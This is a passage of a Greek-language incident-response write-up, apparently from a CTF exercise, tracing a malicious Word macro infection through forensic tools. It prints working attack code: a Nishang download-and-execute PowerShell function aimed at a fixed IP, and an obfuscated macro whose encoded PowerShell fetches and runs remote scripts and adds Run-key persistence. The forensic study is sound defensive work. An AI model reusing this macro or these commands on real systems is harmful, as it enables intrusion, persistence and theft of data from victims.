the target.
Use the -nowdownload option to avoid saving the script on the target. Otherwise, the
script is saved with a random filename.
.PARAMETER ScriptURL
The URL from where the powershell script would be downloaded.
.PARAMETER Arguments
The Arguments to pass to the script when it is not downloaded to disk i.e. with
-nodownload function.
This is to be used when the scripts load a function in memory, true for most scripts in
Nishang.
.PARAMETER Nodownload
If this switch is used, the script is not dowloaded to the disk.
.EXAMPLE
PS > Download-Execute-PS http://pastebin.com/raw.php?i=jqP2vJ3x
.EXAMPLE
PS > Download-Execute-PS http://script.alteredsecurity.com/evilscript.ps1 -Argument
evilscript -nodownload
The above command does not download the script file to disk and executes the evilscript
function inside the evilscript.ps1
.LINK
http://labofapenetrationtester.com/
https://github.com/samratashok/nishang
#>
    [CmdletBinding()] Param(
        [Parameter(Position = 0, Mandatory = $True)]
        [String]
        $ScriptURL,

        [Parameter(Position = 1, Mandatory = $False)]
        [String]




        $Arguments,

        [Switch]
        $nodownload
    )
    if ($nodownload -eq $true)
    {
        Invoke-Expression ((New-Object Net.WebClient).DownloadString("$ScriptURL"))
        if($Arguments)
        {
            Invoke-Expression $Arguments
        }
    }
    else
    {
        $rand = Get-Random
        $webclient = New-Object System.Net.WebClient
        $file1 = "$env:temp\$rand.ps1"
        $webclient.DownloadFile($ScriptURL,"$file1")
        $script:pastevalue = powershell.exe -ExecutionPolicy Bypass -noLogo
-command $file1
        Invoke-Expression $pastevalue
    }
}
Download-Execute-PS http://83.212.111.137/down/powerup.ps1 -Argument evilscript
-nodownload
```

Έχουμε μέχρι στιγμής εντοπίσει το χρονικό διάστημα μετά τις 5/4/2016 5:04:51 AM στο

οποίο φαίνεται να συμβαίνουν ύποπτες ενέργειες στο σύστημα.

Εκτελώντας το εργαλείο ExecutedProgramsList της σουίτας Nirsoft (*Το ExecutedProgramsList είναι ένα απλό εργαλείο που εμφανίζει μια λίστα προγραμμάτων και αρχείων δέσμης που εκτελέσατε προηγουμένως στο σύστημά σας. Για κάθε πρόγραμμα, το ExecutedProgramsList εμφανίζει το αρχείο .exe, τον δημιουργημένο / τροποποιημένο χρόνο του αρχείου .exe και τις πληροφορίες της τρέχουσας έκδοσης του προγράμματος (όνομα προϊόντος, έκδοση προϊόντος, όνομα εταιρείας), αν είναι διαθέσιμο. Για ορισμένα προγράμματα, εμφανίζεται επίσης ο τελευταίος χρόνος εκτέλεσης του προγράμματος.*)βλέπουμε ότι σε αυτό τον χρόνο εκτελέστηκε το πρόγραμμα microsoft office word, το οποίο μας κατευθύνει να αναζητήσουμε πιθανά μολυσμένα αρχεία word.



Ελέγχοντας τα έγγραφα word που σχετίζονται με το χρονικό διάστημα ενδιαφέροντος με το εργαλείο olavba.py {*olevba – είναι ένα εργαλείο για την εξαγωγή του πηγαίου κώδικα μακροεντολών VBA από έγγραφα του MS Office (OLE και OpenXML) Το olevba είναι ένα script για την ανάλυση αρχείων OLE και OpenXML, όπως είναι τα έγγραφα του MS Office (π.χ. Word, Excel), για την ανίχνευση μακροεντολών VBA, εξαγωγή του πηγαίου κώδικα σε καθαρό κείμενο, αποκωδικοποίηση κακόβουλου λογισμικού (Hex / Base64 / StrReverse / Dridex) (π.χ. διευθύνσεις IP, διευθύνσεις URL, εκτελέσιμα ονόματα αρχείων κ.λπ.), όπως οι αυτόματα εκτελέσιμες μακροεντολές, οι ύποπτες λέξεις-κλειδιά VBA που χρησιμοποιούνται από κακόβουλο λογισμικό . Είναι μέρος του πακέτου python-oletools}* διαπιστώνουμε το έγγραφό refugees_rights.docm περιέχει μακροέντολες από τις οποίες εκτελείτε το powershell script το οποοίο εντοπίσαμε ότι εκτελείτε πιο πάνω.

```
olevba 0.43 - http://decalage.info/python/oletools
Flags          Filename
-----------    ---------------------------------------------------------------
OpX:MASIH--V refugees_rights.docm

(Flags: OpX=OpenXML, XML=Word2003XML, MHT=MHTML, TXT=Text, M=Macros,
A=Auto-executable, S=Suspicious keywords, I=IOCs, H=Hex strings, B=Base64 strings,
D=Dridex strings, V=VBA strings, ?=Unknown)

==============================================================================
============
FILE: refugees_rights.docm
Type: OpenXML
------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

    Debugging

End Sub
```

```
Sub Document_Open()

    Debugging

End Sub


Public Function Debugging() As Variant

   Const par1 = "po" & "wer" & "she" & "ll." & "ex" & "e"


    Dim Str As String

    Str = par1 & " -NoP -NonI -W Hidden -Enc bQBrAGQAaQByACA"

    Str = Str + "ALQBmAG8AcgBjAGUAIAAkAGUAbgB2ADoAVABFAE0AUABcAFQAQ"

    Str = Str +
"wBEADUAMAA2AEEAXwAuAHQAbQBwADsASQBuAHYAbwBrAGUALQB"

    Str = Str +
"XAGUAYgBSAGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwADoALwAvA"

    Str = Str +
"DgAMwAuADIAMQAyAC4AMQAxADEALgAxADMANwAvAGQAbwB3AG4"

    Str = Str + "ALwBlAGwAZQB2AGEAdABlAGQALgBtAHMAaQAiACAALQBPAHUAd"

    Str = Str + "ABGAGkAbABlACAAIgAkAGUAbgB2ADoAVABFAE0AUABcAFQAQwB"

    Str = Str +
"EADUAMAA2AEEAXwAuAHQAbQBwAFwAZQBsAGUAdgBhAHQAZQBkA"

    Str = Str + "C4AbQBzAGkAIgA7AG0AcwBpAGUAeABlAGMAIAAvAHEAIAAvAGk"

    Str = Str +
"AIAAiACQAZQBuAHYAOgBUAEUATQBQAFwAVABDAEQANQAwADYAQ"

    Str = Str + "QBfAC4AdABtAHAAXABlAGwAZQB2AGEAdABlAGQALgBtAHMAaQA"
```

```
    Str = Str + "iADsA"

    Const HIDDEN_WINDOW = 0

    strComputer = "."

    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")

    Set objConfig = objStartup.SpawnInstance_

    objConfig.ShowWindow = HIDDEN_WINDOW

    Set objProcess = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2:Win32_Process")

    objProcess.Create Str, Null, objConfig, intProcessID
sec = "%comspec% /c powers"
sec = sec + "hell.exe -WindowStyle Hidden -executionPolicy Bypass New-ItemProperty
-Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\ -Name Update
-PropertyType String -Value c:\users\public\start.bat -force ; set-content
c:\users\public\start.bat '@echo off ^& cd c:\users\public ^& powershell.exe -windowstyle
hidden -executionPolicy Bypass .\priv_add_pers.ps1' ; powershell.exe -WindowStyle
Hidden -executionPolicy Bypass -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAA
uAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGw
AZQAoACcAaAB0AHQAcAA6AC8ALwA4ADMALgAyADEAMgAuADEAMQAxAC4AMQ
AzADcALwBkAG8AdwBuAC8AZQBtAHAAaQByAGUALQBzAGMAcgBpAHAAdAAuAH
AAcwAxACcALAAnAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAcABy
AGkAdgBfAGEAZABkAF8AcABlAHIAcwAuAHAAcwAxACcAKQA= "
Set objShell = CreateObject("Wscript.Shell")
objShell.Run (sec)


End Function
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word document is opened
Suspicious	ShowWindow	May hide the application

Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	PowerShell	May run PowerShell commands
Suspicious	ExecutionPolicy	May run PowerShell commands
Suspicious	CreateObject	May create an OLE object
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA obfuscated Strings	VBA string expressions were detected, may be used to obfuscate strings (option --decode to see all)
IOC	hell.exe	Executable file name
IOC	start.bat	Executable file name
IOC	powershell.exe	Executable file name
IOC	priv_add_pers.ps1	Executable file name
VBA string	powershell.exe	"po" & "wer" & "she" & "ll." & "ex" & "e"

Έχοντας εντοπίσει το έγγραφο από το οποίο προήλθε η μόλυνση του συστήματος με κακόβουλο λογισμικό θα προσπαθήσουμε να εντοπίσουμε την προέλευση αυτού του αρχείου.

Με την χρήση του εργαλείου FirefoxDownloadView της σουίτας nirsoft. διαπιστώνουμε ότι το έγγραφο μεταφορτώθηκε από webmail λογαριασμό:

```
==========================================
Filename              : refugees_rights.docm
URL                   :
https://mailer.mil.gr/webmail/?_task=mail&_action=get&_mbox=INBOX&_uid=29&_part=
2&_download=1
Full Path Filename: C:\Users\IEUser\Downloads\refugees_rights.docm
Referrer              :
https://mailer.mil.gr/webmail/?_task=mail&_action=show&_uid=29&_mbox=INBOX
Start Time            : 5/4/2016 5:04:02 AM
MIME Type             :
Downloaded Bytes      : 0
Total Bytes           : 0
```

```
End Time              : 5/4/2016 5:04:02 AM
Duration              : 00:00:00.000
Average Speed         : 0.00 KB/Sec
Download ID           : 203
Status                :
==========================================
```

(FirefoxDownloadsView: Προβολή της λίστας ιστότοπων που επισκέφθηκαν σε προγράμματα περιήγησης Firefox / Mozilla / Netscape .Αυτό το βοηθητικό πρόγραμμα εμφανίζει τη λίστα των πιο πρόσφατων αρχείων που κατεβάσατε με τον Firefox. Για κάθε εγγραφή λήψης εμφανίζονται οι ακόλουθες πληροφορίες: Λήψη URL, Λήψη ονόματος αρχείου (με πλήρη διαδρομή), Referrer, Τύπος MIME, Μέγεθος αρχείου, Χρόνος έναρξης / λήξης, Διάρκεια λήψης και Μέση ταχύτητα λήψης. Μπορείτε εύκολα να επιλέξετε μία ή περισσότερες λήψεις και, στη συνέχεια, να αποθηκεύσετε τη λίστα σε αρχείο xml / html / text / csv ή να αντιγράψετε τις πληροφορίες λήψης στο πρόχειρο και να την επικολλήσετε σε εφαρμογή Excel ή άλλη εφαρμογή υπολογιστικού φύλλου.)

Με την χρήση του εργαλείου MozillaCacheView εντοπίσαμε το email από το οποίο προήλθε το έγγραφό

Subject: application form refugees rights

From: [redacted]

To: [redacted]

Reply-To: [redacted]

Date: Today 02:55

- refugees_rights.doc.rtf

Dear sir,

Application for the Post of Human Resources Management

I am writing to apply for the post of **Human Resources Management**, which was advertised on the Student Affairs Office notice board of the national Technical University of Athens on 4 April 2016.

My working experience at Lucky Star Garment Manufactory Limited improved my leadership skills, communication skills and ability to work in a team environment. I have fluent spoken and written English. I also have fluent spoken and written Mandarin, and can therefore work in mainland China.

Currently I am studying a B.A. in national Technical University of Athens, graduating in 2016. Subjects which I am studying that are relevant to the post of Management Trainee include Operations Management, Human Resources Management, Accounting, Marketing and Strategic Management.

My final year project is entitled Knowledge Management Practices in HK. Carrying out this project has

improved my communication skills, my leadership skills and my ability to lead and supervise subordinates effectively. I have also learned how to run a project from the planning stage to its completion.

During my studies I have held the post of Executive in the Management Society. While leading and organising Management Society activities I have improved my ability to lead and supervise subordinates effectively, ability to work under pressure and ability to work in a team environment.

Working for Wong Consulting appeals to me because it has a good reputation and it provides excellent training. Your organisation produces a high-quality service, and I can contribute to that with my leadership skills and my ability to work under pressure.

I am available for interview at any time. I can be contacted most easily on the mobile phone number given above. I look forward to meeting you.


Yours sincerely


Dimitrios Papadopoulos


Συνεχίσαμε την ανάλυση με το εργαλείο WinPreferchView *(Κάθε φορά που εκτελείτε μια εφαρμογή στο σύστημά σας, δημιουργείται από το λειτουργικό σύστημα Windows ένα αρχείο Prefetch που*


περιέχει πληροφορίες σχετικά με τα αρχεία που φορτώνονται από την εφαρμογή.Οι πληροφορίες στο αρχείο Prefetch χρησιμοποιούνται για τη βελτιστοποίηση του χρόνου φόρτωσης της εφαρμογής την επόμενη φορά που την εκτελείτε.Το WinPrefetchView είναι ένα μικρό βοηθητικό πρόγραμμα που διαβάζει τα αρχεία Prefetch που είναι αποθηκευμένα στο σύστημά σας και εμφανίζει τις πληροφορίες που είναι αποθηκευμένες σε αυτά. Αναζητώντας αυτά τα αρχεία, μπορείτε να μάθετε ποια αρχεία χρησιμοποιεί κάθε εφαρμογή και ποια αρχεία φορτώνονται στην εκκίνηση των Windows.)


Τα αποτελέσματα του οποίου φαίνονται παρακάτω:











Επιβεβαιώνουμε από τα παραπάνω ότι την εκτέλεση του **batch script** και των **powershell**

script. Βλέπουμε επίσης την εκτέλεση του κακόβουλου λογισμικού **shelter.exe**. Η οποία σχετίζεται και με τις εφαρμογές Acrobat Reader και 7z.

Απομονώνοντας της εφαρμογές και εκτελώντας σε ασφαλές περιβάλλον βλέπουμε ότι επικοινωνούνε με την κακόβουλη ip 83.212.111.137.

Παίρνονται στιγμιότυπο της μνήμης το οποίο ελέγξαμε με το plugin malfind του εργαλείου volatility διαπιστώσαμε οτιι έχει γίνει έγχυση κώδικα στις εν λόγο εφαρμογές.

Πιο αναλυτικά :

A. 4/5/1612:04refugees_rights.docm
Κατέβηκε με email 2 φορές Περιέχει macro που: 1)δημιουργεί και βάζει περιεχόμενο στα επόμενα δύο(start.bat & priv_add_pers.ps1 στο C:\users\public\) 2)Γράφει το start.bat στην registry (HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\) Για να εκτελεστεί με την επανεκκίνηση. 3)Κατεβάζει και τρέχει το /%TEMP%/TCD506A_.tmp/elevated.msi

B. /%TEMP%/TCD506A_.tmp/elevated.msi Δημιουργήθηκε

C. 4/5/1612:05H:\ProgramFiles\Zoosk\empire_script.ps1

Δημιουργήθηκε από το /%TEMP%/TCD506A_.tmp/elevated.msi Ανοίγει επικοινωνία με το http://83.212.111.137:8080/index.asp

D. C:\Users\Public\make\7zFM.exe

Δημιουργία και διαγραφή του. Αναγνωρίστηκε από windows defender σαν Trojan:win32/Swroit.A

Ο φάκελος Make μετά διαγράφεται

E. /5/1612:30C:\PROGRAMFILES\COMMONFILES\SERVICES\DWMSS.EXE
"Πρώτη" φορά που έτρεξε

G. 4/5/1612:30C:\PROGRAMFILES\COMMONFILES\SERVICES\DWMSS.EXE
Έτρεξε

H. 4/5/1613:05C:\users\public\start.bat

Δημιουργήθηκε. Αυτό όταν τρέξει θα εκτελεσει priv_add_pers.ps1

I. 4/5/1613:05C:\users\public\priv_add_pers.ps1

Δημιουργήθηκε όταν τρέξει θα κατεβάσει το powerup.ps1 και το βάζει στο %TEMP%J. powerup.ps1

Δημιουργία. Αυτό τσεκάρει αν υπάρχουν αλλαγές στα volumes (πχ νεα usb sticks) Γράφει στο c:\users\public\removableitems\ τα πάντα απο το USB εκτός από: .exe .avi και τα μεγαλύτερα των 50MB

K.4/5/1613:07WindowsDriverFoundation11Instalation του Service που τρέχει το tr.ps1

L. 4/5/1613:21WindowsDriverFoundation11

πρώτη φορά που έτρεξε το service

M. 4/5/1614:27C:\PROGRAMFILES\COMMONFILES\SERVICES\DWMSS.EXE

Έτρεξε

N. C:\users\Public\make\shelter.exeΈτρεξε πριν απο 4-5-2016 14:51:12 U Το αρχείο με τον φακελο έχει διαγραφεί

Τα πιο χρησιμα Εργαλεία και μέθοδοι που χρησιμοποιήθηκαν τελικά ήταν

1) Χειροκίνητο Code Review

2) NirSoft Firefox Downloads View

3) Autopsy

4) NirSoft WinPrefetchView

5) MS Event Viewer

6) Access Data Registry Viewer

7) autoruns sysinternals

ΠΑΡΑΡΤΗΜΑ «Γ» CTF (FIND THE INSIDER)

ΣΕΝΑΡΙΟ ΕΠΕΙΣΟΔΙΟΥ

– Διαβαθμισμένα αρχεία έχουν διαρρεύσει από εταιρεία η οποία υλοποιεί projects των Ενόπλων Δυνάμεων της χώρας.

– Ο CEO της εταιρείας υπό το φόβο ύπαρξης insider αποφασίζει να αναθέσει σε εξωτερικό φορέα/εταιρεία τη διεξαγωγή penetration testing incident handling, για τη διαλεύκανση της υπόθεσης.

– Ο εξωτερικός φορέας επικοινωνεί μόνο με τον CEO και το νομικό τμήμα της εταιρείας , το οποίο έχει ενημερωθεί σχετικά από τον CEO.

ΣΤΟΧΟΣ ΕΠΕΙΣΟΔΙΟΥ

Στόχοι της διερεύνησης είναι η εύρεση των παρακάτω:

• Τι ακριβώς έχει διαρρεύσει από την εταιρεία;

• Με ποιο τρόπο διέρρευσαν τα αρχεία, Ποιες ευπάθειες συστημάτων χρησιμοποιήθηκαν για το σκοπό αυτό;

• Ποιος υπέκλεψε τα στοιχεία και εάν υπήρξε συνεργασία με υπάλληλο της εταιρείας για το σκοπό αυτό.

ΔΟΚΙΜΗ ΠΑΡΕΙΣΔΥΣΗΣ

Πραγματοποιείται κατόπιν γραπτής εντολής του CEO blackbox δοκιμή παρείσδυσης στην εταιρία roundtablesecurity.org

ΣΎΝΟΨΗ ΤΡΩΤΟΤΉΤΩΝ ΚΎΡΙΩΝ ΣΥΣΤΗΜΆΤΩΝ

Το δίκτυο της εταιρίας και οι ευπάθειες που βρίσκουμε συνοψίζονται ως εξής (με σειρά που αποκαλύπτονται στον διαγωνιζόμενο):

WebServer: Ύπαρξη κρυφής σελίδας για την δημιουργία χρήστη συστήματος. Ειδοποίηση για τις πόρτες που χρειάζεται η τεχνική portknock για την πρόσβαση στον ssh server μέσω iptables. Οι παραπάνω τεχνικές δείχνουν την προσπάθεια δημιουργίας μιας δεύτερης οδού πρόσβασης στο δίκτυο από κάποιον κακόβουλο χρήστη και προϋποθέτουν πρόσβαση με root δικαιώματα για το συγκεκριμένο διάστημα.

